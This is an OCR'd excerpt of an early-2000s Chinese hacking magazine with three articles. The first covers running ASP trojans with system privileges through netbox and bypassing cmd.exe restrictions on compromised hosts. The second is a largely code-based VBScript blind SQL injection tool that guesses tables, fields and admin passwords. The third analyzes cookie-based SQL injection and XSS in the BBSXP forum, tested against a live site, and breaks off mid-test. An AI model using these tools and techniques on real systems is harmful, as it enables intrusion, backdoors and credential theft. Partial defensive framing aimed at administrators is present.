


图3

第二种方法：

将"IWAM_machine"这一用户加入administrators组即可。这两种方法我想大家也许都耳熟能详了，但第3 种也许就不为人所知了。

第三种方法：

netbox是一款由北京综艺达软件技术有限公司自主研制的编译及开发工具，除了Apache和微软的IIS以外，目前是世界上第三个可以运行ASP的应用服务器，在Windows 98/NT/2000/Me/XP下都可以直接运行，而且是一个大小仅为440KB的绿色文件。

大家使用的时候，只需将netbox文件夹放在某个盘符下，再在cmd下运行

```
x:\netbox\netbox.exe -install
```

即可安装成功netbox，以后就可以运行http://ip:88/x.asp了。需要指出的是，我在netbox的配置文件里main.box里写了这样两行代码

```
If httpd.Create("", 88) = 0 Then
Set host = httpd.AddHost("", "\wwwroot")
```

意思是Web的端口为88，asp文件放在netbox目录下的wwwroot文件夹。这个端口和文件夹，你都可以根据自己的需要用记事本打开main.box来修改你所想要的。我们使用这一软件最大的一个好处是我们的ASP木马在netbox环境下具备了系统权限，也许用它在肉鸡上做主页留后门也是一个不错的选择哟。

另外，因为我整篇文章写的是如何突破常规限制来运行asp木马，所以还有一点我要提及。在黑客防线2003年7期xhacker有篇文章《巧妙设置cmd权限加强主机安全配置》提到过防止网上流行的cmd.asp木马）方法是可以用：

```
calcs %systemroot/system32/cmd.exe /E /D IUSR_machine
calcs %systemroot/system32/dllcache/cmd.exe /E /D IUSR_machine
```

这样两条命令来限止cmd.exe的权限，于是cmd.asp木马就失去作用了。

针对这种限制我们也有办法突破，我们可以将本机的cmd.exe改名传到肉鸡上，假设我们将cmd.exe改名为lcx.exe，传在肉鸡的d:\lcx目录下，于是我们打开cmd.asp，找到

```
Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
这一行源码，改为
Call oScript.Run ("d:\lcx\lcx.exe /c " & szCMD & " > " & szTempFile, 0, True)
```

即可，我们又可以成功运行cmd.asp了。

总之，如何能更好地运行ASP木马，发挥出它的强大功能，还是需要我们多动脑多动手，只有这样我们才会有新的发现。

编后：

用兵之法，无恃其不来，恃吾有以待也；无恃其不攻，恃吾有所不可攻也。看来各位黑友，在一条看不见的战线上作战时，必须权衡利害，善于变通、因势利导，才能做到有备无患，有恃无恐！谋定，而后动，才是黑友的至高境界！

脚本小子： 很多的注入攻击都是建立在MSSQL服务器的基础上的，通过烦琐的猜测过程来完成一些入侵操作。如今的一个SQL注入在步骤上是显得越来越烦琐。如果通过编写程序来简化操作呢？太复杂的大家可能接受不了，今天我们来看一个Vbscript脚本的SQL注入猜测程序。

难度等级：中级

前置知识：SQL注入技巧，Access数据路的使用技巧

打造SQL注入脚本

文／图 晴阳（Fineshine）

最近，SQL-Injection漏洞我们真是屡见不鲜，在众多看似风平浪静的论坛上都存在着不被周知的类似隐患，包括以前的动网loginout.asp、toplist.asp页面等存在的漏洞也被相继找了出来。希望所发生的这一切能让众多ASP程序员们意识到程序严密的重要性！

开始我们的正题吧，通过脚本对因过滤字符不严的ASP页面来构造URL，能猜测常用表名、字段名和用户、密码，经常玩注入的朋友都知道，这里我写了一个自动注入脚本pSQL.VBE，可以免去构造URL时不少"填字"的辛劳，能自动猜测常用表名、字段名和用户、密码，经修改也能猜测其他不常见的表名、字段名和用户名、密码，不过速度不会很快，希望大家能够喜欢！

下面介绍脚本中函数的功能和原理及其使用方法。

漏洞检测

检查URL="http://ip/list.asp?id=1"是否可以构造这样的URL来注入：

```
<1>http://ip/list.asp?id=1
<2>http://ip/list.asp?id=1 and 1=1
<3>http://ip/list.asp?id=1 and 1=0
```

注意到上面3个URL的不同了吗？对了，就是and后面的部分，这里的list.asp接收GET或者POST过来的字段id=1后就执行了SQL语句，一般都是这样select top 1 * from [表名] where id=1。如果我们构造id=1 and 1=1则会执行select top 1 * from [表名] where id=1 and 1=1，如果页面正常返回，则正如我们想象的那样：字符过滤不严！若<1><2>两种情况与<3>返回的正文不一致，则表明一定存在SQL注入漏洞，恭喜恭喜！

程序执行过程：

1．判断是否存在漏洞。

2．取得正常返回时的页面内容。

3．猜测表名，从预设的表名数组中取得表名，猜测数据库中是否存在该表。

4．如果存在一个表，同样从预设的字段名数组中取得字段名，猜测数据库中是否存在该字段。

5．如果存在用户和密码字段，手动填入字段名来猜测用户名和密码。

首先，POST一个URL到list.asp的函数如下（很好的东东）：

```
Function pPost(pUrl)
On Error Resume Next
```

```
Set pRes = CreateObject("Microsoft.XMLHTTP")
pRes.open "POST",pUrl,false
pRes.Send
    '获取页面返回信息返回的正文中存在BodyText的话就表示猜测成功
        pRet=bytes2BSTR(pRes.responseBody)
If instr(pRet, BodyText) > 0 Then
        pPost="True"
        Else
        pPost="False"
        End If
Set pRes = Nothing
End Function
```

给大家介绍一下这个pPost(pURL)函数，函数pPost(pURL)利用XMLHTTP(要了解XMLHTTP，就请去翻一下XMLDOM相关资料，XMLHTTP是其中的一种协议)，从页面pUrl获取数据，函数中的pURL在调用时传递一个类似http://ip/list.asp?id=1 and *******的URL地址pURL，BodyText为正常返回页面中内容，如果提交pURL后返回的页面中存在BodyText，则表示正常返回，如果不存在，则表示返回错误了，也就是说构造的SQL条件不为真。BodyText内容由如下函数获得

```
Function pCheckSQL(pUrl)
Dim Continuefind,BodyText1,BodyText2
BodyText1=""
BodyText2=""
Dim pCheckSQL1,pCheckSQL2,pCheckSQL3
pCheckSQL1=pRetText(pUrl)
pCheckSQL2=pRetText(pUrl+" and 1=1")
pCheckSQL3=pRetText(pUrl+" and 1=0")
FOR i=1 to Len(pCheckSQL1) step 1
    IF Mid(pCheckSQL1,i,1)=Mid(pCheckSQL2,i,1) Then
BodyText1=BodyText1+Mid(pCheckSQL1,i,1)
    Else
Exit For
    End IF
Next
FOR j=1 to Len(pCheckSQL3) step 1
    IF Mid(pCheckSQL3,i,1)=Mid(pCheckSQL2,i,1) Then
BodyText2=BodyText2+Mid(pCheckSQL3,i,1)
    Else
Exit For
    End IF
Next

IF BodyText1<>BodyText2 Then
pCheckSQL="True"
BodyText=BodyText1
'存在注入漏洞!
Else
        pCheckSQL="False"
'无漏洞,退出!
End IF
End Function
```

同时，这个函数也是确定是否存在注入漏洞的关键！通过构造http://ip/list.asp?id=1 and 1=1 和http://ip/list.asp?id=1 and 1=0两个非法URL(当然，如果它们能被正常执行就不是非法啦)把它们返回的信息进行比较，如果内容一样就说明这两个都没有执行，错误返回，提示无漏洞并退出！如果内容不一样，说明http://ip/list.asp?id=1 and 1=1正常执行，而http://ip/list.asp?id=1 and 1=0没有正常执行，则提示有漏洞并开始注入(猜测表名、字段、用户名、密码)。猜解过程下面将会谈到。

检测表名

通过提交http://ip/list.asp?id=1 and exists (select * from ptable)来检测是否存在表pTable。

```
pCheckTable(pUrl,pTable)函数介绍
  Function pCheckTable(pUrl,pTable)
          CheckTable=pPost(pUrl+" and exists (select * from "+pTable+")")
      IF CheckTable="True" Then
          pCheckTable="True"
  Else pCheckTable="False"
      End IF
  End Function
```

可能有朋友要问了，判断表名时如何给参数pTable赋值呢？我们还是无法得知数据库中是否存在表pTable啊！对，这里只有预设一个表名。我们常常要破解的无非是admin或者普通用户密码，这里我预设的pTable数组是这样的(可以自行添加)：

```
Dim Table(3)
        Table(0)="admin"
Table(1)="user"
Table(2)="login"
Table(3)="news"
```

构造一个类似http://ip/list.asp?id=1 and exists (select * from ptable)这样的URL，若存在表pTable则返回pCheckTable="True"并检查该表中的字段，若不存在则返回pCheckTable="False"并检查下一个表名。

检测字段名

通过提交http://ip/list.asp?id=1 and 0<>(select count (pField) from ptable)，检查字段名的方法与检测表名相同，具体函数如下：

```
Function pCheckField(pUrl,pTable,pField)
            CheckField=pPost(pUrl+" and 0<>(select count("+pField+") from "+pTable+")")
      IF CheckField="True" Then
      pCheckField="True"
      Else
      pCheckField="False"
      End IF
End Function
'同样字段名也是预设的(可以自行添加)
Dim Field(11)
        Field(0)="name"
Field(1)="user"
Field(2)="username"
Field(3)="pwd"
```

```
Field(4)="pass"
Field(5)="passwd"
Field(6)="password"
        Field(7)="id"
Field(8)="title"
Field(9)="body"
Field(10)="topic"
Field(11)="board"
```

检测用户名和密码

这里是比较重要的地方，它可以猜到已知字段的长度和每个字符，这样就可以取得用户名和密码了。这里用到的函数如下：

```
Function pCheckLen1(pUrl,pTable,pField,pCheckStyle,pnum,m,n) '用来检测pField的长度和内容
IF pCheckStyle=1 Then pCheckStr="Len("+pField+")"
IF pCheckStyle=2 Then pCheckStr="Asc(Mid("+pField+","+pnum+",1))"
IF pPost(pUrl+" and exists (select top 1 * from "+pTable+" where "+pCheckStr+"<"+m+" and "+pCheckStr+">"+n+")")="True" Then
Wscript.Echo  pField1&" 中没有找到内容!"
End IF
IF pPost(pUrl+" and exists (select top 1 * from "+pTable+" where "+pCheckStr+"="+m+")")="True" Then  pCheck=CInt(m):Exit Function
IF pPost(pUrl+" and exists (select top 1 * from "+pTable+" where "+pCheckStr+"="+n+")")="True" Then  pCheck=CInt(n):Exit Function
mn=CStr((CInt(n)+CInt(m))/2)
IF pPost(pUrl+" and exists (select top 1 * from "+pTable+" where "+pCheckStr+">"+m+" and "+pCheckStr+"<"+mn+")")="True" Then
'Wscript.Echo pUrl+" and exists (select top 1 * from "+pTable+" where "+pCheckStr+">"+m+" and "+pCheckStr+"<"+mn+")"
Call pCheckLen1(pUrl,pTable,pField,pCheckStyle,pnum,m,mn)
Else
Call pCheckLen1(pUrl,pTable,pField,pCheckStyle,pnum,mn,n)
End IF
End Function
```

这里可能有朋友要提出另一疑问了：为什么不先猜测id，呵呵，我的目的是为了找到用户名和密码，在这里直接找就可以了，省掉了一些不需要的东西，避免猜解时间过长……

该函数中的参数说明:pURL大家应该知道了，上面已经提到过了，是存在漏洞的URL地址,pTable是已经猜出来的表名,pField是要猜解的字段名,pTable和pField都需要手动输入，因为我们要猜的是用户名和密码，所以要分别输入表名、用户字段名、密码字段名，然后脚本会先猜用户名长度和内容，再猜该用户的密码长度和内容！

脚本是用一个RunInjection()函数来执行的。这里提到它只是为了说明一个错误处理提示。其中有段代码如下:

```
Wscript.Echo Chr(10)&" ┌───开始猜测表名"&Chr(10)&" │ "
IF pCheckTable(Url,ErrorTable)="True" Then
Wscript.Echo " ├───"&ErrorTable&Chr(10)&" │ "
Wscript.Echo " └───表名猜测完毕!"&Chr(10)
```

其中的ErrorTable在程序开头定义为:ErrorTable="注入不成功!",判断pCheckTable(Url,ErrorTable)是否为"True",就是判断BodyText是否取得成功！就是说如果找到表明ErrorTable就提示注入失败了，否则继续猜以下的表名！




图1是我随便测试的一个论坛的截图（这时候才的确感觉它很方便^_^）。

总 结

该脚本适合Access版的论坛注入，SQL版的请参看LILO（小骗子）写的SQL注入脚本，该脚本在查找中需要手动输入已查到的表、字段名称，使用过程中稍有不便，请大家见谅！

编后语

看到作者，我又想到了"臭要饭的"作品。毕竟作者真的是在程序编辑上煞费一番苦心，通过有逻辑、有理论、有方法地完成了一篇SQL程序式的攻击过程。不愧是功夫不负有心人。大家可以多多借鉴作者的攻击思路写程序的方法，完成一些烦琐的攻击过程。还是那句老话 程序式的注入攻击是以后脚本攻击的流行趋势。请网管朋友一定注意！

脚本小子：提到BBSXP，相信大家对PsKey兄弟在2003年第6期发表的《BBSXP多个文件存在Sql Injection漏洞》还印象颇深。对于这款在其以前的说明文档中有“经过将近3年的测试，可说是不存在任何BUG”这句话的论坛软件来说，或许今天又难免尴尬。不过对于广大读者朋友来说，能够感觉到的就是更多的惊喜了！

再次挑战BBSXP论坛

文/起夜家

BBSXP是Yuzi工作室开发的asp论坛。BBSXP的应用虽不及dvBBS广泛，但漂亮的界面和快捷的反应速度仍使其占有了不小的市场。很长一段时间以来，各类脚本漏洞文章都集中在dvBBS上面，对BBSXP的介绍似乎相对少了许多，小弟我斗胆出来献丑，一来是试图填补一下空白，二来做出抛砖的架势，希望能够引出高手之玉来。

我下载的是BBSXP4.11正式版本，链接地址是http://www.bbsxp.com/download/bbsxp.zip。BBSXP官方似乎也用了这个版本，因为在对http://www2.bbs3000.com的测试中，就下载版本分析所得到的漏洞基本上都在此顺利地重现了一遍。

第一个分析的目标锁定在了最后一个文件usertop.asp上。我是按照程序的执行流程来查看的，因为它首先include了另外一个文件setup.asp，很自然的，目标就转到分析setup.asp上面了。

setup.asp一开始include了conn.asp，这个只是表明一下数据库的位置和一些基本的连接设置，看来不会有什么问题。接下来是论坛常量的设置，也不会有什么问题。再接下来的就是一些函数的设定，虽然没有直接调用而造成漏洞，但就声明而言，已经可以看到很多不合理的地方。

在top这个过程中，很明显有注入的可能，如下：

```
if Request.Cookies("username")<>empty then
sql="select * from [user] where username='"&Request.Cookies("username")&"'"
```

Cookies是可以伪造的，比如当前很流行的iecv就可以很方便地更改Cookie值。所以仅仅是判断了Cookie中的username是否为空远远不够，除非在调用top过程之前有了很严格的判定。这下子我们的心里已经有数了，如果没有判定Cookie的合法性而直接调用了TOP，就会有被利用的可能。从这个地方就可以看出，写脚本的人思维是不严密的，好一点的写法是要么就简单地直接构造，把合法性的判断交给调用者来完成，要么这里就写上完整的判定，一劳永逸地断了攻击者的念头。

暂且把这个放一放，继续往后面看。succeed、error和error2三个子过程都存在跨站脚本漏洞的潜在威胁，简单地说，因为这3个过程都带了参数进入，而且没有对参数进行必要的检查就直接输出。可以设想有这么一个过程，如果我可以永久性地控制其中的输入参数——通常是通过写入数据库的一些内容，而且通过这几个子过程可以传给其他的用户，那么就可能被利用作跨站攻击。

我们把这个也放一放，再往后面看。ForumTree和BBSList两个子过程存在的问题是，传入了一个参数，没有检查参数就直接利用在构造SQL语句中，和前面的一样，如果在调用子过程前没有对参数进行严格的检查，那么肯定会被利用。当然，这只是潜在可能的问题，我们并不确定是否会出现这样的情况。

最后看看子过程log。就潜在的问题看来，和ForumTree与BBSList两个子过程存在的问题是一样的，更进一步的，这个子过程还有其独特的地方，来看代码：

```
conn.Execute("insert into log (username,ip,windows,remark) values ('"&Request.Cookies("username")&"','"&remoteaddr&"','"&Request.Servervariables("HTTP_USER_AGENT")&"','"&message&"')")
```

Request.Cookies("username")和Request.Servervariables("HTTP_USER_AGENT")都是可以伪造的。以前在dvBBS中就曾经有人发现过对Request.Servervariables("HTTP_USER_AGENT")的忽略而造成的漏洞，这里和dvBBS以前的漏洞几乎是一致的，如果在调用log子过程前面没有对上述的两个变量进行有效的判定和处理，那么这里也是一个潜在的威胁点。顺便说一句，这个威胁只存在于使用MSSQL的BBSXP中。

好了，对setup.asp的分析差不多就到这里了。所有include了setup.asp的文件都潜在地存在上述的威胁，以后具体的工作中，除了对本身文件的分析，还有就是看调用一些常用的子过程之前有没有我们刚才说到的那些问题，如果有，毫无疑问的就是漏洞，接下来的就应该是对漏洞利用的研究。

绕了一个大圈子，回来继续看usertop.asp，从include往后，一句一句分析。

```
order=HTMLEncode(Request("order"))
```

order被HTMLEncode函数处理了一遍，从刚才对setup.asp的分析来看，这个函数主要处理用户传递参数order中所包含的单引号和斜杠，直觉上这个处理并不完全。从名字order上看，十有八九是控制排序情况的变量，如果有注入，不管对于ACCESS还是MSSQL，都有很好的方法

绕过单引号和斜杠的限制，所以这个过滤，实在是值得考虑。

接着的就是直接调用top子过程。前面的分析现在奏效了，果然是没有对Cookie的合法性做任何的检查就直接进行了调用，这是我们找到的第一个问题，肯定可以利用的第一个问题。

继续往下面看，在69行的时候有这么一句话：

```
sql="select * from [user] order by "&order&" Desc "
```

刚才的直觉看来是对的，order在几乎没有经过任何处理的情况下就被用作了构造SQL语句的参数，这无疑是一个注入点，但是select语句的文法决定了这个在ACCESS下面没有什么好的利用方法，如果对方MSSQL的话，很容易就可以利用了。

好了，usertop.asp差不多就是这么些东西，其中有两个比较明显的SQL Injection，没有跨站的问题，也没有其他的逻辑问题。最后面的一个漏洞利用方法抛开不提，前面的那个Cookie造成的Injection利用，还需要进一步研究。

下面就Cookie来说一下猜测的问题，倘若对方用的是MSSQL，问题就变得简单，而如果是Access，用Injection来猜测对方密码之类表的内容的时候，还涉及到要有效的判定，再把setup.asp翻回来，看看有没有可以用来判定的。

on error resume next '找不到资料时忽略错误

```
if Request.Cookies("userpass")<>rs("userpass") then Response.Cookies("username")=""
```

这是79和80行的代码。粗一看因为79行的存在，判定似乎变得有点困难，但80行又让我们看到了一丝曙光：如果正确的话，两行都被忽略了；而如果出错了，Response.Cookies("username")=""会起作用。换句话说，如果在对密码进行猜测的时候有点错，cookie中的username会被清除掉。下面还有一些代码可以帮助我们判定，不过这个地方就算是最主要的了，更重要的是这个判定很直观。

先拿出iecv来，依照一般的方式对BBSXP来进行一下测试。

先在BBSXP上注册一个合法的用户名，登录的时候选择记住密码，这样子浏览器就能帮我们提交保存有用户名和密码的Cookie了。打开iecv，找到这个网站，改一下Cookie中的username，测试一下几种情况。

(1)username改为admin'。存盘后另外开一个IE窗口，请求HTTP://www.xxxx.com/bbs/usertop.asp。这里要说明一下，如果就是在同一个窗口反复刷新的话得不到我们预期的结果，因为对于一个连接，IE反复提交的Cookie是不会改变的，除非网站主动来要求改变当前的Cookie，所以一定要另外开一个窗口。提交的结果是：

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e14'
